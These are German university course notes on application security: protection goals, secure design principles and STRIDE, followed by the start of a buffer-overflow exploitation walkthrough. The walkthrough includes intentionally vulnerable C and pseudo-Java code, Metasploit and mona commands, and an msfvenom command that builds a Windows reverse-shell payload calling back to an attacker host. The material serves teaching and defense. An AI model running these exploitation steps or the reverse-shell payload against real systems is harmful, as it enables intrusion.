
Anwendungssicherheit

Notes for the Anwendungssicherheit (app security)
course at HdM Stuttgart

Jakob Waibel

2022-02-06

Inhaltsverzeichnis

1	Introduction	5
1.1	Contributing	5
1.2	License	5
2	Aufgabe 1: Grundlagen und Schutzziele (1+3+1+1+2 = 8 Punkte)	6
2.1	Was ist sichere Software?	6
2.2	Was ist IT-Sicherheit?	6
2.3	Schutzziele/Sicherheitskriterien	6
2.4	Sicherheitsaspekte	8
2.5	Warum Sicherheit?	8
2.6	Sicherheitsbegriffe	8
2.7	Erforschung von Schwachstellen	9
2.8	Wo kann man sich über Schwachstellen informieren?	9
2.9	Wie bestimmt man wie schwerwiegend eine Schwachstelle ist?	10
2.10	Spannungsfeld von IT-Sicherheit	10
2.11	Fazit	11
3	Aufgabe 2: Thema sicherer Entwurf (3+1 = 4 Punkte)	11
3.1	Entwurfsprinzipien	11
3.1.1	Minimierung der Angriffsfläche	12
3.1.2	Sichere Vorbelegung	12
3.1.3	Prinzip des kleinsten Privilegs	13
3.1.4	Prinzip der mehrstufigen Verteidigung	13
3.1.5	Sicheres Verhalten bei Fehlern bzw. Ausnahmen	14
3.1.6	Behandle externe Systeme als unsicher	14
3.1.7	Pflichtentrennung	15
3.1.8	Verlasse Dich nicht auf Sicherheit durch Verschleierung	15
3.1.9	Einfachheit/KISS	16
3.1.10	Behebe Sicherheitslöcher richtig	16
3.1.11	Eingabevalidierung/Ausgabekodierung	17
3.1.12	Sichere das schwächste Glied	17
3.1.13	Ökonomie des Mechanismus	17
3.1.14	Vollständige Vermittlung	18
3.1.15	Kleinsten gemeinsamer Mechanismus	18
3.1.16	Psychologische Akzeptanz	18
3.1.17	Zurückhaltung bei Vertrauen	18

3.1.18	Schutz der Privatsphäre	19
3.1.19	Offener Entwurf	19
3.2	Stride Flussdiagramm - Entwurfsprinzipien	19
3.3	Anwendung des Beispiels auf STRIDE	20
4	Aufgabe 3: Penetration Test: Buffer Overflow (10 Punkte)	20
4.1	Was ist ein Buffer Overflow?	20
4.2	Wie findet man einen Buffer Overflow?	21
4.3	Verwendung von Windows Debuggern	21
4.4	Verhalten des Stacks bei einem Buffer Overflow	22
4.5	Vorgehen	22
4.5.1	Fuzzing/Taking Control of EIP	22
4.5.2	Bad Characters	22
4.5.3	Redirect Execution	23
4.5.4	Schadcode generieren	23
4.5.5	Resultierendes SL-Mail Python-Skript	25
5	Aufgabe 4: Thema Sicherheit von Web-Anwendungen (4+4+3+2 = 13 Punkte)	30
5.1	Evaluation verschiedener Schutzmechanismen	30
5.2	Angriffsziele	31
5.3	OWASP Top 10 Übersicht	31
5.4	A1: Fehlerhafte Berechtigungsprüfung	32
5.5	A2: Fehlerhafte Kryptographie	33
5.6	A3: Injektionen	34
5.6.1	SQL-Injection	35
5.6.2	Blind SQL-Injection	36
5.6.3	SQL-Injection-Demos	37
5.6.4	DVWA	38
5.6.5	Gegenmaßnahmen	38
5.6.6	Command Injection	39
5.6.7	Cross-Site Scripting (XSS)	39
5.6.8	Gegenmaßnahmen	41
5.6.9	Cross-Site-Request-Forgery	42
5.7	A4: Unsicherer Entwurf	42
5.7.1	Gegenmaßnahmen	43
5.8	A5: Fehlerhafte Sicherheitskonfiguration	44
5.8.1	Gegenmaßnahmen	45
5.8.2	XML External Entities (XXE)	45

5.9	A6: Nicht aktuelle Komponenten mit Schwachstellen	46
5.10	A7: Fehlerhafte Identifizierung und Authentifizierung	47
5.10.1	Fehlerhaftes Session-Management	47
5.11	A8: Fehlerhafte Software und Datenintegrität	49
5.11.1	Gegenmaßnahmen	49
5.11.2	Unsichere Deserialisierung	49
5.12	A9: Fehlerhaftes Logging und Monitoring	51
5.12.1	Gegenmaßnahmen	51
5.13	A10: Server-Side Request Forgery (SSRF)	52
5.13.1	Gegenmaßnahmen	52
5.13.2	File Inclusion	53
6	Aufgabe 5: Sichere Programmierung (secure coding) (10 Punkte)	54
6.1	Implementierung einer Datenstruktur in Java	54
6.2	Secure Coding	57
7	Aufgabe 6: Authentisierung/Authentifizierung (3+2 = 5 Punkte)	61
7.1	Grundlagen	61
7.2	OAuth2	62

1 Introduction

1.1 Contributing

These study materials are heavily based on [professor Heuzeroth's "Anwendungssicherheit" lecture at HdM Stuttgart](#).

Found an error or have a suggestion? Please open an issue on GitHub (github.com/jakwai01/application-security):



Abbildung 1: QR code to source repository

If you like the study materials, a GitHub star is always appreciated :)

1.2 License



Abbildung 2: AGPL-3.0 license badge

Uni App Security Notes (c) 2022 Jakob Waibel and contributors

SPDX-License-Identifier: AGPL-3.0

2 Aufgabe 1: Grundlagen und Schutzziele (1+3+1+1+2 = 8 Punkte)

2.1 Was ist sichere Software?

- Software die gegen absichtliche Angriffe geschützt ist
- Software ist selten “automatisch” sicher
- Software muss jedem möglichen Angriff standhalten können

2.2 Was ist IT-Sicherheit?

Sicherheit ist die Eigenschaft eines Systems, die dadurch gekennzeichnet ist, dass die als bedeutsam angesehen **Bedrohungen**, die sich gegen die **schützenswerten Güter** richten, durch besondere **Maßnahmen** soweit ausgeschlossen sind, dass das verbleibende **Risiko** akzeptiert wird.

Informationssicherheit ist die Sicherheit von IT-Systemen und ihrer Umgebung gegenüber Bedrohungen von außen, insbesondere gegenüber Angriffe durch Menschen.

2.3 Schutzziele/Sicherheitskriterien

CIA Security Objectives

- **Vertaulichkeit** (Confidentiality)
 - Nur Befugte können auf die Daten zugreifen/die Nachricht lesen
- **Integrität** (Integrity)
 - Manipulation der Daten ist ausgeschlossen. Es muss überprüft werden können, dass die Nachricht nicht verändert wurde
- **Verfügbarkeit** (Availability)
 - Die Daten/Dienstleistungen sind immer für Befugte verfügbar, wenn sie benötigt werden

Weitere Schutzziele

- **Authentisierung/Authentifizierung** (Authentication)
 - Für den Empfänger einer Nachricht muss es möglich sein, deren Herkunft zu ermitteln
 - Es darf nicht möglich sein, sich als jemand anderes auszugeben
- **Nicht-Abstreitbarkeit/Verbindlichkeit** (Non-repudiation)

- Der Urheber der Daten oder Absender einer Nachricht soll nicht in der Lage sein, seine Urheberschaft zu bestreiten
- **Anonymität** (Anonymity)
 - Schutz der Geheimhaltung der Identität
- **Rechenschaftsfähigkeit** (Accountability)
 - Sicherstellung, dass Subjekte ihren Aktionen zugeordnet werden können
- **Revisionsfestigkeit** (Auditability)
 - Sicherstellung, dass vorhergehende Systemzustände wieder rekonstruiert werden können
 - ★ Dies ist nicht im Sinne des Zurücksetzen des Systems gemeint, sondern im Sinne des Nachvollziehens, was zuvor abgelaufen ist (wer wann welche Aktion durchgeführt hat)
 - ★ Für Audit-Log muss (SIEM = Security Incident and Event Management bzw. Security Information and Event Management) gegeben sein:
 - Vertraulichkeit
 - Integrität
 - Verfügbarkeit
 - Nicht-abstreitbarkeit
 - Rechenschaftsfähigkeit

2.4 Sicherheitsaspekte

Fachgebiet	Inhalte	Stichworte
COMSEC (Communication Security): Kommunikations- (Netzwerk-)sicherheit	Sicherheit auf der Übertragungsstrecke	SSL/TLS, IPSec, VPN, Network Access Control (Zugangskontrolle zum Netzwerk)
COMPUSEC (Computer Security): Computersicherheit	Sicherheit von Endsystemen Vermeidung, Verhinderung, Entdeckung von Einbrüchen in Computer	Zugriffskontrollmechanismen (Authentifizierung und Berechtigungsverwaltung), sichere Betriebssysteme, Trusted Computing
Anwendungssicherheit	Sicherheit für Endbenutzer	Auditierung und Logging, Datenbanksicherheit
Sicherheitsmanagement und Sichere Entwicklung	Wie etabliert man Sicherheitstechnologien Wie entwickelt und evaluiert man sichere Systeme?	Identity Management, Information Technology Infrastructure Library (ITIL), ISO 2700x, BSI-Grundschutz, Common Criteria, Microsoft Security Development Lifecycle, IBM Secure Engineering Framework
Kryptographie	mathematische Methoden zur Erreichung von IT-Sicherheit	RSA, AES, SHA, ECDHE
SYSSEC (System Security): Umfassende Systemsicherheit	Alle obigen	Alle obigen

Abbildung 3: Aspekte

2.5 Warum Sicherheit?

Fehler können in allen Phasen des Entwicklungsprozesses auftreten (Anforderungen, Architektur, Entwurf, Implementierung, Einsatz)

- Durchschnittlich 5 sicherheitsrelevante Fehler pro 1000 Zeilen Code
- Wachsende Konnektivität
- Steigende Komplexität
- Angriffe verlagern sich von klassischer IT auf rentablere Ziele e.g. Industrieanlagen, mobile Endgeräte, Botnetze oder Geldautomaten

Kosten der Fehlerbehebung kostet nach Produktionsauslieferung zwischen 30x-100x im Vergleich zu dem, was es beim Entwurf gekostet hätte.

2.6 Sicherheitsbegriffe

Bedrohung

- Ein Angreifer mit den Mitteln und Motivation die Anwendung anzugreifen

Schwachstelle/Sicherheitslücke

- Fehler, der zur Verletzung von Sicherheitskriterien (CIA) genutzt werden kann

Ein **Fehler** führt zusammen mit einer **Bedrohung** zu einer **Schwachstelle**, die durch einen **Angriff** ausgenutzt werden kann

Angriff = Motiv (Ziele) + Methoden + Schwachstelle

Exploit

- Beschreibung, wie sich eine Schwachstelle für einen Angriff nutzen lässt
 - Nachweis, dass eine Schwachstelle ausgenutzt werden kann
 - Unterschied zwischen Exploit und Proof-of-Concept
 - ★ PoC enthält keine schädlichen Funktionen, sondern demonstriert lediglich das Vorhandensein einer Schwachstelle

2.7 Erforschung von Schwachstellen

- Prozess des Entdeckes von Schwachstellen und Entwurfsfehlern, die ein System (Betriebssystem, Anwendung, etc.) anfällig für Angriffe oder Missbrauch machen
- Klassifikation von Schwachstellen
 - Schweregrad: niedrig, mittel, hoch
 - Bereich der Ausnutzung: lokal oder aus der Ferne
- Zweck: Informationen sammeln über Sicherheitstrends, Bedrohungen und Angriffe

2.8 Wo kann man sich über Schwachstellen informieren?

- ExploitDB
- MITRE CVE (Common Vulnerabilities and Exposures)
- MITRE CWE (Common Weakness Enumeration)
- Google-Projekt Zero
- OWASP Top 10
- VulnDB
- ...

2.9 Wie bestimmt man wie schwerwiegend eine Schwachstelle ist?

- Bewertung des Schweregrades von Schwachstellen ist wichtig, da es wichtig ist schwachstellen zu priorisieren, um diese in der richtigen Reihenfolge zu beheben
- Vordefinierte Schwachstellenbewertungssysteme
 - CVSS (Common Vulnerability Scoring System)
 - DREAD

Fragen, die man sich beim erstellen eines Bewertungssystems fragen sollte

- Wie einfach ist die Schwachstelle zu lokalisieren?
- Wie einfach ist sie auszunutzen?
- Welche Berechtigungen sind erforderlich um sie auszunutzen?
- Wer kann ausnutzen?
- Wie schwerwiegend ist das Problem?
- Kann die Schwachstelle zu einer anderen führen?

2.10 Spannungsfeld von IT-Sicherheit




Abbildung 4: Spannungsfeld IT-Sicherheit

IT-Sicherheit bewegt sich im Spannungsfeld von Funktionalität und Gebrauchstauglichkeit. Mehr Sicherheit bedeutet in der Regel mehr Einschränkungen und damit weniger Funktionalität und weniger Gebrauchstauglichkeit

2.11 Fazit

- IT-Systeme sind nur sicher, wenn alle Elemente, die zum IT-System gehören, sicher sind
- **Empfohlenes Vorgehen:** In alle Bereichen entsprechend des Risikos gezielt und moderat investieren, um die wichtigsten Tätigkeiten durchzuführen, anstatt das gesamte verfügbare Budget in einem Bereich auszugeben

3 Aufgabe 2: Thema sicherer Entwurf (3+1 = 4 Punkte)

3.1 Entwurfsprinzipien




















Minimierung der Angriffsfläche 	Sichere Vorbelegungen 	Prinzip des kleinsten Privilegs 	Prinzip der mehrstufigen Verteidigung 
Sicheres Verhalten bei Fehlern und Ausnahmen 	Behandle externe Systeme als unsicher 	Pflichtentrennung 	Verlasse dich nicht auf Sicherheit durch Verschleierung 
Einfachheit (KISS) 	Behebe Sicherheitslücken richtig 	Eingabevalidierung / Ausgabekodierung 	
Sichere das schwächste Glied 	Ökonomie des Mechanismus 	Vollständige Vermittlung 	Kleinsten gemeinsamer Mechanismus 
Psychologische Akzeptanz 	Zurückhaltung beim Vertrauen 	Schutz der Privatsphäre 	Offener Entwurf 

Abbildung 5: Entwurfsprinzipien

Manchmal stehen zwei oder mehr Entwurfsprinzipien in Konflikt zueinander. In diesem Fall muss man abwägen, welches im konkreten Fall das wichtigere Prinzip bei der Umsetzung ist. So kann es beispielsweise sinnvoll sein, „Einfachheit (Ökonomie des Mechanismus)“ zu Gunsten von „Mehrstufige Verteidigung (Trennung von Privilegien)“ zu opfern. Ein anderes Beispiel ist, dass kompliziertere Passwortanforderungen, die psychologische Akzeptanz behindern.

3.1.1 Minimierung der Angriffsfläche

- Prinzip
 - Dem Angreifer so wenig Angriffsfläche bieten, wie möglich
 - Jedes Feature vergrößert die Angriffsfläche
- Beispiel
 - Suchfunktion, die anfällig gegen SQL-Injektion sein könnte. Dies könnte durch Datenvalidierung der Suchfunktion, autorisierung oder einem Glossar behoben werden
- Verwandte Prinzipien:
 - “Einfachheit”
 - “Ökonomie des Mechanismus”
- Aspekte zur Minimierung der Angriffsfläche
 - Menge des aktuell ausgeführten Programmcodes reduzieren
 - Menge der Zugangspunkte und Schnittstellen zur Software minimieren
 - Rechte, mit denen der Programmcode laufen muss anpassen, sodass angreifer dadurch keine Vorteile oder Zugriffe auf andere Tools erhalten

3.1.2 Sichere Vorbelegung

- Prinzip
 - Anwendungen sind so auszuliefern, dass sie möglichst sicher vorkonfiguriert sind
 - Anwender können Sicherheitsmaßnahmen dann nach Bedarf reduzieren
- Beispiel
 - Passwortrichtlinie
 - * Sichere Vorbelegung
 - Auf Stärke Prüfen
 - Läuft ab
 - * Kann bei bedarf abgestellt werden
 - Firewall
 - * Standardmäßig sind alle Ports geschlossen
 - * Notwendige Ports werden geöffnet
- Verwandte Prinzipien

- “Prinzip des kleinsten Privilegs”
- “Kleinsten gemeinsamer Mechanismus”

3.1.3 Prinzip des kleinsten Privilegs

- Prinzip
 - Jede Funktion ist nur mit den minimal erforderlichen Rechten ausgestattet, unabhängig davon, ob sie intern ausgeführt wird oder aufgrund einer Benutzeranforderung
- Privilegien können sein
 - Zugriffsberechtigungen
 - Rechenzeit
 - Speicherplatz im Hauptspeicher oder auf Festspeichern
 - Netzwerkbandbreite
- Beispiel
 - Normale Benutzer bekommen keine Administratorrechte
 - Administratoren dürfen keine fachspezifischen Berechtigungen haben
- Verwandte Prinzipien
 - “Minimierung der Angriffsfläche”
 - “Pflichtentrennung”

3.1.4 Prinzip der mehrstufigen Verteidigung

- Prinzip
 - Es sind mehrere Sicherheitsmaßnahmen hintereinander zu verschiedenen Aspekten einzurichten
- Hinweis
 - Dieses Prinzip sollte je nach Kritikalität der Daten/Prozesse angewendet werden, da es sehr aufwändig ist
- Verwandte Prinzipien
 - “Vollständige Vermittlung”
 - “Pflichtentrennung”
- Verteidigungsstufen

- Authentifizierung
 - Autorisierung
 - Verschlüsselung
 - Audit
- Beispiel
 - Ein Fehler in der Administrationsoberfläche erlaubt nicht gleich Administratorzugang zur ganzen Anwendung, wenn Zugriffsberechtigungen für jeden Zugriff separat geprüft werden und außerdem noch alle Zugriffe protokolliert werden

3.1.5 Sicheres Verhalten bei Fehlern bzw. Ausnahmen

- Prinzip
 - Vertraulichkeit der Fehlermeldungen
 - Keine detaillierten Fehlermeldungen für den Anwender sichtbar
 - Transaktionen schlagen in Anwendungen oft aus verschiedenen Gründen fehl
 - Anwendungen können abstürzen
 - Wie die Anwendung eine solchen Fehlschlag behandelt, entscheidet darüber, ob die Anwendung sicher ist oder nicht.
- Beispiel
 - Falls `codeWhichMayFail()` fehlschlägt, dann ist der Anwender automatisch Administrator. Dies ist dann offensichtlich ein Sicherheitsrisiko.

```
1 isAdmin = true;  
2 try {  
3     codeWhichMayFail();  
4     isAdmin = isUserInRole("Admin");  
5 } catch (Exception ex) {  
6     log.write(ex.toString());  
7 }
```

- Verwandte Anforderungen und Prinzipien
 - Anforderungskategorie "Ausnahmebehandlung"
 - "Sichere Vorbelegung"

3.1.6 Behandle externe Systeme als unsicher

- Prinzip

- Daten, die von externen Systemen kommen, sind zunächst einmal nicht vertrauenswürdig und müssen erst validiert werden, bevor sie verarbeitet oder dem Benutzer angezeigt werden.
- Beispiel
 - Eine Online-Banking-Anwendung von Drittanwendung
 - Internes System muss Daten von externem System auf Sicherheit prüfen (e.g. nicht-negativ, in den boundaries)
- Verwandtes Prinzip
 - “Zurückhaltung beim Vertrauen”

3.1.7 Pflichtentrennung

- Prinzip
 - Mehrere Sicherheitsebenen verwenden, die sich idealerweise gegenseitig kontrollieren
 - Einführung von Rollen, die einer höheren Vertrauensstufe angehören als normale Benutzer, hilft bei der Umsetzung
- Beispiele
 - Administratoren dürfen das System verwalten e.g. hoch- und runterfahren, Passwortsrichtlinien einstellen, etc.
 - Administratoren dürfen sich aber nicht als besonders privilegierte Endanwender bei der Anwendung anmelden
 - Andernfalls könnten sie auch im Namen anderer Benutzer agieren
- Verwandte Prinzipien:
 - “Prinzip des kleinsten Privilegs”
 - “Prinzip der mehrstufigen Verteidigung”
 - “Zurückhaltung beim Vertrauen”

3.1.8 Verlasse Dich nicht auf Sicherheit durch Verschleierung

- Prinzip
 - Etwas geheim zu halten oder zu verstecken sollte nicht der einzige Sicherheitsmechanismus sein
- Beispiel

- Die Geheimhaltung des Quelltextes einer Anwendung garantiert nicht, dass die Anwendung sicher ist
 - Versteckte URLs, die sich durch Brute-Force-Angriffe evtl. doch finden lassen
- Verwandtes Prinzip:
 - “Offener Entwurf”

3.1.9 Einfachheit/KISS

- Prinzip
 - Einfache Programme bieten weniger Angriffsfläche, alleine schon deswegen, weil dadurch Programmierfehler weniger wahrscheinlich sind
 - Vermeide daher alles was unnötig komplex oder kompliziert ist
- Beispiele
 - Doppelte Negationen
 - Zu komplexe Architekturen
- Verwandte Prinzipien
 - “Minimierung der Angriffsfläche”
 - “Ökonomie des Mechanismus”

3.1.10 Behebe Sicherheitslöcher richtig

- Prinzip
 - Erst einen Testfall für die Sicherheitslücke erstellen und implementieren
 - Fehlerursache verstehen
 - Fehler beheben und überprüfen durch Tests
- Anmerkung
 - Heutzutage oft Designpatterns
 - Fehler in Entwurfsmuster ist in allen Anwendungen zu beheben, die dieses Implementieren
- Beispiel
 - Online-Banking-Kunde kann durch Veränderung des Cookies den Kontostand anderer Kunden sehen
 - Der Umgang mit Cookies wird auch in anderen Anwendungen in dieser Form eingesetzt, muss also auch verändert werden

3.1.11 Eingabevalidierung/Ausgabekodierung

- Prinzip
 - Eingaben auf Korrektheit prüfen
 - Ausgabe kontrollieren
- Beispiel
 - Angreifer kann Schadcode in Formularfeld einfügen, welcher dann auf einem anderen IT-System ausgeführt wird
 - SQL-Injection

3.1.12 Sichere das schwächste Glied

- Prinzip
 - Sicherheitsmaßnahmen sollen zuerst dort angewendet werden, wo sie am meisten erforderlich sind, nicht dort wo sie bequem implementiert werden können
- Beispiel
 - Wenn eine Schwachstelle A aus dem Internet ausgenutzt werden kann und eine Schwachstelle B im Intranet ausgenutzt werden kann, dann muss zuerst Schwachstelle A abgesichert werden
- Hinweis
 - Zuerst Bedrohungen adressieren, die im Rahmen der Bedrohungsmodellierung das höchste Risiko ergeben haben

3.1.13 Ökonomie des Mechanismus

- Prinzip
 - Den Entwurf so einfach wie möglich halten
- Verwandtes Prinzip
 - “Einfachheit”

3.1.14 Vollständige Vermittlung

- Prinzip
 - Jeden Objektzugriff durch eine Berechtigungsprüfung absichern
- Verwandte Prinzipien:
 - “Prinzip der mehrstufigen Verteidigung” (Defense in Depth)

3.1.15 Kleinster gemeinsamer Mechanismus

- Prinzip
 - Minimierung der Anzahl der Mechanismen, die von Anwendern gemeinsam verwendet werden müssen
 - Je mehr Mechanismen, desto größer ist die Wahrscheinlichkeit für falschen Einsatz und falsche Konfiguration bzw. Abstimmungslücken
- Verwandtes Prinzip
 - “Minimierung der Angriffsfläche”
 - “Einfachheit”

3.1.16 Psychologische Akzeptanz

- Prinzip
 - Sicherheitsmechanismen dürfen die Verwendung der Software nicht gravierend beeinträchtigen
- Beispiel
 - Wenn zu viele Sicherheitsabfragen beantwortet werden müssen, dann werden diese nicht mehr richtig gelesen und nicht mehr ernst genommen
 - ★ Alle Sicherheitsabfragen werden akzeptiert, d.h. mit “weiter” beantwortet ohne den Text zu lesen
 - ★ Sicherheitsabfragen werden generell abgeschaltet

3.1.17 Zurückhaltung bei Vertrauen

- Prinzip

- Allen Daten, die von außen kommen, ist zu misstrauen
- Verwandte Prinzipien
 - “Behandle externe Systeme als unsicher”
 - “Pflichtentrennung”

3.1.18 Schutz der Privatsphäre

- Prinzip: Schütze die Daten der Anwender
- Rechtliche Grundlagen (Datenschutzgrundverordnung, Bundesdatenschutzgesetz, Landesdatenschutzgesetz)
- Grundsätzliche Regel: “Verbot mit Erlaubnisvorbehalt”
 - Verarbeitung von personenbezogenen Daten grundsätzlich verboten
 - Ausnahme: Für legitimen Zweck (Vertrag oder Gesetz)

3.1.19 Offener Entwurf

- Prinzip
 - Sicherheit sollte nicht ausschließlich auf der Geheimhaltung des Entwurfs beruhen
- Verwandtes Prinzip
 - “Verlasse Dich nicht auf Sicherheit durch Verschleierung”

3.2 Stride Flussdiagramm - Entwurfsprinzipien

- Durch Vertrauensgrenze wird “Seperation of Priviledges” erreicht. Außerdem wird damit “Behandle externe Systeme als Unsicher” erreicht.
- Nach AuthN ist die Identität vertrauenswürdig. Ob Allerdings die Anfrage an sich legitim ist wissen wir noch nicht.
- AuthZ prüft, ob die Anfrage valide ist. Hierbei kommt das Entwurfsprinzip der “Eingabevalidierung” zur geltung.
- Durch Authentifizierung und Autorisierung/Berechtigungsprüfung haben wir eine “Mehrstufige Verteidigung” implementiert.

3.3 Anwendung des Beispiels auf STRIDE

- **Spoofing Identity** kann mit AuthN verhindert werden
- **Tampering Information** ist auf physisches Beispiel schwer anwendbar. Es könnte jemand anderes unterschrieben haben, wodurch man eventuell Informationen über einen anderen Account erhält. Digital wäre das mit einer SQL-Injection vergleichbar
- **Repudiation** wird in diesem Beispiel nicht verhindert. Wir bräuchten Logging ins Audit-Log (Man kommt jeden Tag in die Filiale und versucht mit gefälschtem Ausweis AuthN zu umgehen). Wir können nicht sagen, dass diese Person schon versucht hat das System zu umgehen. Auch bei AuthZ wird nicht geprüft wie viele invalide withdrawal-Anfragen schon gestellt wurden. Auch hier bräuchten wir wieder Logging ins Audit-Log. In beiden Fällen ist die Kante ins Audit-Log Rot-Grün (Orange), da ein Teil des Logs vertrauenswürdig ist (AuthN, AuthZ), und Teile nicht (Withdrawal Request, Identification Data)
- **Information Disclosure** wird hier gut gehandhabt. Kunde bekommt keine Informationen, außer ob er Geld bekommt oder nicht
- **Denial of Service** kann Online durch IP-Sperren oder Bandbreitenbegrenzung verhindert werden. Analog halten sehr alte Leute oft den Verkehr auf. In diesem Fall könnte man gegen diese "Attacke" vorgehen, indem man ein Wartezimmer einfügt
- **Elevation of Priviledges** wird hier weitesgehend verhindert. Man hätte nur die Privilegien, wenn man es schafft sich als jemand anderes auszugeben. AuthN und AuthZ sind die Gegenmaßnahmen, die unser System dagegen bietet

4 Aufgabe 3: Penetration Test: Buffer Overflow (10 Punkte)

4.1 Was ist ein Buffer Overflow?

Ein Buffer Overflow tritt auf, wenn die Länge von Eingaben nicht überprüft wird.

Bei einem Buffer Overflow überschreitet ein Eingabewert den für ihn im Speicher vorgesehenen Platz und überschreibt dadurch andere wichtige Speicherbereiche. Überschrieben wird typischerweise der Speicherbereich, in dem sich die Rücksprungadresse aus einer aufgerufenen Funktion befindet, da man dadurch als Angreifer den Programmablauf kontrollieren kann.

In folgendem Code kann ein Buffer Overflow auftreten, da die Länge des Inputs nicht geprüft wird:

```
1 #include <stdio.h>
2 #include <string.h>
3
4 int main (int argc, char** argv)
5 {
```

```
6   char buffer[500];
7   strcpy(buffer, argv[1]);
8
9   return 0
10 }
```

4.2 Wie findet man einen Buffer Overflow?

- Begutachtung des Quelltextes, falls dieser zugänglich ist
- Reverse Engineering
 - OllyDbg
 - ImmunityDebugger
 - gdb
 - edb
- Fuzzing
 - Zufällige Eingabe an die Anwendungen schicken, bis diese Abstürzt

4.3 Verwendung von Windows Debuggern

- OllyDbg, ImmunityDebugger
- Zu untersuchendes Programm laden mit Hilfe von File -> Attach
- F2: Breakpoint setzen
- F7: In Funktion springen
- F8: Funktion ausführen ohne hineinzuspringen
- Inhalt des Speichers ab einer Adresse anzeigen, die in einem Register steht:
 - Rechtsklick auf eine Speicheradresse in einem Register, dann "Follow in Dump"
- Befehl oder Befehlssequenz suchen:
 - Rechtsklick "Search For" -> "Command" bzw. "Sequence of Commands"
- [mona.py](#): ImmunityDebugger-Erweiterung
 - `!mona` zeigt die Informationsseite an
 - Mit Toolbar-Icon "l" oder Alt+L kann man auf die Log-Ansicht umschalten
 - Hilfe zu einem Befehl `!mona help <Befehl>`

4.4 Verhalten des Stacks bei einem Buffer Overflow

4.5 Vorgehen

4.5.1 Fuzzing/Taking Control of EIP

- Eingaben an die Anwendung schicken, die von der Anwendung so nicht vorgesehen waren und auf den Absturz der Anwendung warten
- Ein Absturz deutet auf eine fehlende oder schlechte Eingabevalidierung hin
- Schickt man einfach nur eine Wiederholung eines Buchstabens, e.g. "AAAA...", dann weiß man im nachhinein nicht, welcher Teil der Eingabe wo gelandet ist
- Binäre Suche
 - Erste Hälfte A, zweite B
 - Stehen im EIP A's, dann den linken Teilbereich wieder in zwei Teile teilen und so weiter bis man den EIP korrekt lokalisiert hat
 - Dauert vergleichsweise lang
- Unique String
 - Schicken einer eindeutigen Zeichenkette, die ein Auffinden zulassen
 - Generiert werden kann eine solche Zeichenkette z.B. mit einem in Metasploit mitgelieferten Ruby-Skript:

```
1 /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l  
  <length>
```

- Muster wiederfinden

```
1 /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q  
  <query> -l <length>
```

4.5.2 Bad Characters

- Manche Zeichen haben besondere Effekte in der Zielanwendung e.g. \x00 Null Byte - Wird als String-Ende interpretiert, \x0D Carriage Return - Beendet Eingabe für POP-Server
- Am besten alle Hex-Zeichen von 00 bis FF ausprobieren und problematische weglassen, wenn man Shellcode kodiert

4.5.3 Redirect Execution

- Die Adresse des ESP kann sich bei jeder Ausführung des Programms ändern
- Weitere Module (e.g. DLLs), welche kein ASLR (Address Space Layout Randomization) verwenden, nach `JMP ESP` oder `PUSH ESP/RETN` Anweisungen durchsuchen
- Mit Hilfe der `nasm_shell` können Befehle in Modulen lokalisiert werden

```
1 /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
2 nasm > jmp esp
3 00000000 FFE4
```

- Mit Hilfe von `!mona modules` können sich Informationen über die Module finden lassen. Dort kann man dann auch sehen ob ASLR oder DEP (Data Execution Prevention) aktiviert ist, um geeignete Module festzustellen
- Außerdem darf die Speicheradresse des Sprungbefehls `JMP ESP` keine problematischen Zeichen e.g. `\x00`, `\x0A` oder `\x0D` enthalten
- Dieses Module dann im ImmunityDebugger öffnen
 - Toolbar Icon “e” für executable Modules anklicken
 - Doppelklick auf den Namen des Modules
 - Suche nach Befehlen oder Befehlssequenzen durchführen
 - ★ Rechtsklick “Search For” -> “Command” oder “Sequence of Commands”
 - Falls diese Suche nicht erfolgreich ist, Suche im gesamten Speicherbereich (auch Daten-segmenten) der Anwendung durchführen
 - ★ Dies ist zielführend, falls DEP nicht aktiviert ist.
 - Durch Toolbar Icon “m” werden alle Segmente (Module) mit ihren Flags angezeigt, so dass dies nochmals überprüft werden kann.
 - ★ DEP = Data Execution Prevention: Verhindert Ausführung von Code aus Datenbereichen durch Hard- und Software-Prüfungen.
 - Toolbar Icon “c” anklicken, dann:

```
1 !mona find -s "\xff\xe4" -m <Modulname>
```

4.5.4 Schadcode generieren

`msfvenom [Optionen] <var=val> (/usr/share/metasploit-framework)`

```
1 -p <payload> Zu erzeugender Schadcode (payload) Beispiel: -p windows/
  shell_reverse_tcp`
```

```
2 -f <format> Ausgabeformat, e.g. c für Ausgabe in Sprache C. --help-  
   formats zeigt verfügbare Formate an  
3 -a <architecture> Zielarchitektur des Schadcodes, z.B. `x86` für 32bit  
4 --platform <platform> Zielplattform des Schadcodes, z.B. `windows`  
5 -b <list> Liste im erzeugten Code zu vermeidender problematischer  
   Zeichen (bad characters).  
6 -e <encoder> Kodierung des Shellcodes, z.B. `x86/shikata_ga_nai`  
7 -l <module_type> Modultyp auflisten. `module_type` kann sein: `payloads`  
   `, `encoders`, `nops`, `all`
```

- Parameter für Schadcode (payload): LHOST, LPORT etc.
- Beispiel: `msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.73 LPORT=443 EXITFUNC=thread -f c -a x86 --platform windows -b "\x00\x0a\x0d"-e x86/shikata_ga_nai`
